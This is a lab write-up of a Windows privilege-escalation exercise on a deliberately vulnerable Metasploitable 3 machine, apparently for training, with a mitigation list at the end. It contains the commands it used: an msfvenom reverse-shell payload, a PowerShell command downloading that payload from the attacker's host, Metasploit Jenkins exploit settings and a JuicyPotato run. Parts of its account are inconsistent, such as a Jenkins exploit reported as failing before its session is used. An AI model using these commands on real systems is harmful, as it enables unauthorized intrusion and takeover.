|  |  |  |  |
| --- | --- | --- | --- |
|  |  | Windows privilege Escalation (Core)  Otis Smith / Cybersecurity Professional / 12.5.23 |  |
|  |  |  |  |
| Pipette dropping liquid in a petri dish | | | |

|  |  |  |  |
| --- | --- | --- | --- |
|  |  |  | |
|  |  | TABLE OF CONTENTS |  |
|  |  | Summary …………………………..  Discovery……………………………  Vulnerability……………………….  Exploitation………………………..  References.………………………..  Mitigation………………………….. |  |



|  |  |  |
| --- | --- | --- |
| Summary |  | |
| This report details the process of performing a Windows Privilege Escalation (Core) lab exercise, focusing on escalating privileges on a Windows Server machine in Metasploitable 3 using the Juicy Potato technique. The steps involve setting up the environment, discovering vulnerabilities, exploiting them, and finally gaining elevated privileges.  A hand holding a glowing city  Description automatically generated | |  |
| Discovery   1. Installed and configured Vagrant on a Windows machine.  * Click on the link “[**Install | Vagrant | HashiCorp Developer**](https://developer.hashicorp.com/vagrant/downloads)” and downloaded the file.   A screenshot of a computer  Description automatically generated   * Double Click on the **file** to start the installation.   A screenshot of a computer  Description automatically generated   * Clicked the checkbox in “**I accept the terms in the License Agreement**”   A screenshot of a computer screen  Description automatically generated   * Accepted the **default settings**.   A screenshot of a computer  Description automatically generated   * **Clicked** on “**Install**”   A screenshot of a computer  Description automatically generated   * The installation has started.   A screenshot of a computer  Description automatically generated   * The installation is now completed. Click on “**Finish**” and Select “**Yes**” to restart the computer.   A screenshot of a computer  Description automatically generated   1. Set up Metasploitable 3 using Vagrant and followed the instructions from the GitHub repository.  * Follow the **Quickstart** section [from github repo](https://github.com/rapid7/metasploitable3). Clicked on the link [**https://github.com/rapid7/metasploitable3**](https://github.com/rapid7/metasploitable3) and located the “**Quick-start**” section.   A screenshot of a computer  Description automatically generatedA screenshot of a computer  Description automatically generated   1. Identified a Jenkins service running on port 8484 on the Metasploitable 3 Windows machine.  * Did the command “**nmap -sV -p 8484 -T5 10.0.2.9**” and return “**8484/tcp open http Jetty winstone-2.8**” which prove that site port “**8484**” is opened. A screenshot of a computer    Description automatically generated  1. Attempted to exploit Jenkins using the "Exploit/multi/http/jenkins\_script\_console" module in Metasploit but encountered a 404 error.  * Open “**Firefox**” put in “**http://10.0.2.9:8484/Jenkins**”  1. Explored alternative methods and decided to leverage Juicy Potato for privilege escalation.  * Use the command **“ .\JuicyPotato.exe -t \* -p WinPriv.exe -l 4445** “ it shows the user as “**NT AUTHORITY\SYSTEM**” and “**CreateProcessAsUser OK”** but the Token failed to create which is not as important because we have **Process as user** created**.**   A screenshot of a computer  Description automatically generated   * Use the command “**whoami**” just to make sure we still have the “**nt authority\local service** “   A screenshot of a computer program  Description automatically generated | |  |
|  | |  |

|  |  |  |
| --- | --- | --- |
| Vulnerability |  | |
| 1. Identified Jenkins service running on port 8484.  * Did the command “**nmap -sV -p 8484 -T5 10.0.2.9**” and return “**8484/tcp open http Jetty winstone-2.8**” which prove that site port “**8484**” is opened.   A screenshot of a computer  Description automatically generated   1. Attempted to exploit Jenkins using Metasploit, but initial attempts failed.  * Open “**Firefox**” put in “**http://10.0.2.9:8484/Jenkins**”      1. Decided to use Juicy Potato as an alternative method for privilege escalation.  * Use the command **“ .\JuicyPotato.exe -t \* -p WinPriv.exe -l 4445** “ it shows the user as “**NT AUTHORITY\SYSTEM**” and “**CreateProcessAsUser OK”** but the Token failed to create which is not as important because we have Process as user created**.**   A screenshot of a computer  Description automatically generated   * Use the command “**whoami**” just to make sure we still have the “**nt authority\local service** “   A screenshot of a computer program  Description automatically generated | |  |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Exploitation | | |  | |
| 1. Downloaded Juicy Potato from the official GitHub release page.  * open “**Firefox**” in kali and enter the link “**https://github.com/ohpe/juicy-potato/releases/tag/v0.1**” to download the file juicyPotato.exe to the kali machine.   A screenshot of a computer  Description automatically generated   * Click on the link “**JuicyPotato.exe**” and the file has successfully downloaded.   A screenshot of a computer  Description automatically generated   1. Uploaded Juicy Potato to the target machine using Meterpreter's upload command.  * Use the command “ **upload /home/kali/Downloads/JuicyPotato.exe "C:\Program Files\jenkins\Scripts**" “ and the file has uploaded successfully. A screenshot of a computer    Description automatically generated  1. Created a reverse shell payload using msfvenom and uploaded it to the target machine.  * Created the payload “ **msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.0.2.4 LPORT=4445 -f exe > WinPriv.exe** ”   A screenshot of a computer program  Description automatically generated   * Copied the command “ **powershell.exe -c "(New-Object System.NET.WebClient).DownloadFile('http://10.0.2.4:8080/WinPriv.exe','C:\Program Files\jenkins\Scripts\WinPriv.exe')**" “ **using “Cltr + C**”   Move over to the **metepreter shell** and use the “**shell**” command and pasted the “**command**” here.  A screenshot of a computer  Description automatically generated   * Run the command, did “**ls**”, and the file was successfully moved over.   A screen shot of a computer  Description automatically generated   1. Set up a multi-handler in Metasploit to listen for the reverse shell.  * Ran the commands “**set LHOST 10.0.2.4**”, “**set LPORT 4445**”, and “**options**”   A screenshot of a computer program  Description automatically generated   * Use the command “**run**” that “**Started reverse TCP handler on 10.0.2.4:4445** “and **listening**.   A screenshot of a computer program  Description automatically generated   1. Executed Juicy Potato with the created payload, successfully gaining a system-level shell.  * Ran the command **“ .\JuicyPotato.exe -t \* -p WinPriv.exe -l 4445** “ it shows the user as “**NT AUTHORITY\SYSTEM**” and “**CreateProcessAsUser OK”** but the Token failed to create which is not as important because we have Process as user created**.**   A screenshot of a computer  Description automatically generated   * Use the command “**whoami**” just to make sure we still have the “**nt authority\local service** “   A screenshot of a computer program  Description automatically generated   1. Verified elevated privileges using Meterpreter commands.  * Use the command “**shell**” to gain access to the system command prompt.   A screenshot of a computer program  Description automatically generated   * Ran the command “**whoami**” and then “**whoami /priv**” to discover all the enabled privileges. This shows and proves that we are admin and have all the privileges.   A screenshot of a computer  Description automatically generated | | | |  |
| References |  |  | |  |

1. Metasploitable 3 GitHub Repository: <https://github.com/rapid7/metasploitable3>
2. Juicy Potato GitHub Release: <https://github.com/ohpe/juicy-potato/releases/tag/v0.1>
3. Transferring Files from Linux to Windows (post-exploitation): <https://blog.ropnop.com/transferring-files-from-kali-to-windows/>
4. Msfvenom Reverse Shell Payload Cheat Sheet: <https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/>
5. Abusing Token Privileges for Windows Local Privilege Escalation: <https://foxglovesecurity.com/2017/08/25/abusing-token-privileges-for-windows-local-privilege-escalation/>
6. File Transfer Cheatsheet for Post-Exploitation: <https://ironhackers.es/en/cheatsheet/transferir-archivos-post-explotacion-cheatsheet/>

**Commands Used:**

**Setting up Metasploitable 3**:

* mkdir metasploitable3-workspace
* cd metasploitable3-workspace
* curl -O https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile && vagrant up

**Exploiting Jenkins with Metasploit:**

* msfconsole -q
* search Jenkins exploit
* use 6
* set RHOST 10.0.2.9
* set RPORT 8484
* set TARGETURI /
* set USERNAME vagrant
* set PASSWORD vagrant
* run

**Uploading files with Meterpreter:**


* upload /home/kali/Downloads/JuicyPotato.exe "C:\Program Files\jenkins\Scripts"

**Creating and uploading a reverse shell payload:**

* msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.0.2.4 LPORT=4445 -f exe > WinPriv.exe
* upload /home/kali/Documents/payloads/WinPriv.exe "C:\Program Files\jenkins\Scripts"

**Running Juicy Potato with the reverse shell payload:**

* .\JuicyPotato.exe -t \* -p WinPriv.exe -l 4445

Mitigation: 

1. Regular Patching and Updates:
   * Ensure that the operating system and all software, including Jenkins, are regularly patched and updated to address known vulnerabilities.
2. Security Configuration for Jenkins:
   * Implement secure configurations for Jenkins, including strong authentication mechanisms, least privilege principles, and proper access controls.
3. Network Segmentation:
   * Employ network segmentation to isolate critical services like Jenkins, reducing the impact of a compromised system on the entire network.
4. Privilege Separation:
   * Implement the principle of least privilege, ensuring that users and services have the minimum level of access necessary to perform their tasks.
5. Intrusion Detection and Monitoring:
   * Deploy intrusion detection systems (IDS) and continuously monitor network traffic to detect and respond to unusual or suspicious activities.
6. Jenkins Security Best Practices:
   * Follow Jenkins security best practices, such as regularly auditing configurations, disabling unnecessary plugins, and enforcing secure coding practices.
7. User Training and Awareness:
   * Conduct security awareness training for users to educate them on recognizing and avoiding potential security risks, including phishing attempts.
8. File Upload Restrictions:
   * Implement file upload restrictions within Jenkins to control the types of files that can be uploaded, reducing the risk of malicious payloads.
9. Regular Security Audits:
   * Perform regular security audits and penetration testing on critical systems to identify and remediate vulnerabilities before they can be exploited.
10. Behavioral Analysis Tools:
    * Utilize behavioral analysis tools to monitor system behavior and detect anomalous activities that may indicate a compromise.
11. Firewall Configuration:
    * Configure firewalls to restrict unnecessary incoming and outgoing traffic, limiting the attack surface and preventing unauthorized access.
12. Application Whitelisting:
    * Implement application whitelisting to allow only trusted applications to run on the system, reducing the risk of unauthorized code execution.
13. Incident Response Plan:
    * Develop and regularly update an incident response plan to ensure a swift and coordinated response to security incidents.
14. Continuous Vulnerability Management:
    * Establish a continuous vulnerability management program to identify, assess, and remediate vulnerabilities in a timely manner.
15. Regular Backup and Recovery:
    * Implement regular backup procedures for critical data and systems to facilitate quick recovery in case of a security incident.
16. Threat Intelligence Integration:
    * Integrate threat intelligence feeds to stay informed about the latest threats and vulnerabilities relevant to the organization.
17. Collaboration with the Community:
    * Engage with the cybersecurity community, participate in forums, and share information to stay updated on emerging threats and mitigation strategies.

By adopting these mitigation measures, organizations can enhance their cybersecurity posture, reduce the risk of privilege escalation attacks, and strengthen the overall resilience of their systems against potential threats.

In conclusion, the successful execution of the Windows Privilege Escalation lab demonstrates a comprehensive understanding of the process, from setting up the Metasploitable 3 environment to leveraging the Juicy Potato technique for privilege escalation. The meticulous documentation of each step reflects a methodical and detail-oriented approach to the task. The utilization of tools like Vagrant, Metasploit, and Juicy Potato showcases a proficient handling of penetration testing tools. The troubleshooting steps undertaken, such as reinstalling the Metasploitable 3 Windows machine, highlight resilience in overcoming challenges. The exploitation of a Jenkins vulnerability and subsequent privilege escalation to the SYSTEM level through Juicy Potato exemplifies a thorough penetration testing exercise. Overall, the successful completion of the lab underscores the individual's proficiency in Windows privilege escalation techniques and their ability to navigate complex cybersecurity scenarios.